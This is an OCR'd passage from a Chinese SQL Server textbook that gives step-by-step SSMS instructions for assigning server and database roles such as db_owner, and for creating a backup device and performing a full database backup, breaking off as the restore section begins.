


图 5.12　“服务器角色属性”对话框

(3) 在图 5.12 中显示的“服务器角色属性”对话框中单击“添加”按钮，将弹出“选择登录名”对话框，如图 5.13 所示。



图 5.13　“选择登录名”对话框

(4) 单击“浏览”按钮，会弹出“查找对象”对话框，如图 5.14 所示。选中 Security 登录名前的复选框，单击“按钮”，完成角色映射。

2. 为用户名分配数据库角色

数据库角色是为某一用户或某一组用户授予不同级别的管理或访问数据库以及数据



图 5.14 “查找对象”对话框

库对象的权限,这些权限是数据库专有的,并且还可以给一个用户授予属于同一数据库的多个角色。SQL Server 提供了两种数据库角色:固定数据库角色和用户自定义数据库角色。

任务:将数据库用户 Security 添加到 Exercise 数据库的 db_owner 角色中。

(1) 在“对象资源管理器”中依次展开“数据库”→Exercise→“安全性”→“角色”节点→“数据库角色”节点,如图 5.15 所示。




图 5.15 数据库用户角色

(2) 右击 db_owner 角色,在弹出的快捷菜单中选择“属性”选项,打开“数据库角色属性—db_owner”对话框。

(3) 在“数据库角色属性—db_owner”对话框中,单击“添加”按钮,打开“选择数据用户或角色”对话框如图 5.16 所示,单击“浏览”按钮,打开“查找对象”对话框。



图 5.16　“选择数据库用户或角色”对话框

（4）选择“[Security]”数据库用户，单击“确定”按钮角色指定，如图 5.17 所示。




图 5.17　“ 查找对象”对话框

5.3　数据安全保障——备份及恢复

5.3.1　数据备份简介

数据备份(Data Backup)与恢复是 SQL Server 非常重要的保护功能，是防止意外故障的必备措施。数据备份是指为防止系统出现操作失误或系统故障导致数据丢失，而将全系统或部分数据从应用主机中复制(转存)到其他存储介质上的功能。其目的是为了系统数据崩溃时能够快速地恢复数据，使系统迅速恢复运行。

1. 备份类型

SQL Server 备份一般可分为四种类型：数据库备份、差异备份、事务日志备份及文件和文件组备份。

2. 备份设备

SQL Server 将数据库、事务日志和文件备份到备份设备上。在创建数据库备份时，必须选择备份设置。SQL Server 使用物理设备名称或逻辑备份名称标识备份设备。

(1) 物理备份设备是指磁带机或操作系统提供的磁盘文件。如，C:\Backup\Exercise.bak。

(2) 逻辑备份设备是用户给物理设备定义的一个别名。

5.3.2 备份数据库

1. 创建备份设备

任务：创建一个名为 Backup 的备份设备，用于对数据库的备份。

(1) 登录 SSMS，在“对象资源管理器”中展开“服务器对象”节。在“备份设备”节点右击，在弹出的快捷菜单中选择“新建备份设备”选项。弹出“备份设备”对话框，如图 5.18 所示。




图 5.18 “备份设备”节点

(2) 在“备份设备”对话框的设备名称文本框中输入设备名 Backup，如果需要重新确定备份存储位置，则单击“目标”→“文件”后的浏览按钮重新选择保存路径，如图 5.19 所示。




图 5.19 “备份设备”对话框

(3) 单击图 5.19 中的“确定”按钮完成备份设备 Backup 的创建。

2. 执行数据库备份

任务：将 Exercise 数据库完整备份到 Backup 设备。

(1) 登录 SSMS，在“对象资源管理器”展开“数据库”节点。

(2) 右键单击 Exercise 数据库，在弹出的快捷菜单中选择“任务”→“备份”选项，打开“备份数据库”对话框。

(3) 选择“备份类型”，填写备份名称，如图 5.20 所示。




图 5.20　“备份数据库”对话框

(4) 选择备份目标。默认情况下备份在 SQL Server 所在的 Backup 目录下，如图 5.20 所示。单击“删除”按钮，删除默认被分目录。

(5) 单击“添加”按钮，弹出“选择备份目标”对话框，选择所指定的 Backup 备份设备，单击“确定”按钮，如图 5.21 所示。

(6) 返回“备份数据库”界面，单击“确定”按钮，完成对 Exercise 数据库的完整备份，如图 5.22 所示。

5.3.3　恢复数据库

通过备份，管理员可以保存 SQL Server 数据库及其对象的特定状态，在系统出现故障时，管理员可以将备份到存储介质上的数据再恢复(还原)到计算机系统中，将数据库恢复到以前的正常状态，将损失降至最小。数据恢复与数据备份是一个逆过程，包括整个数

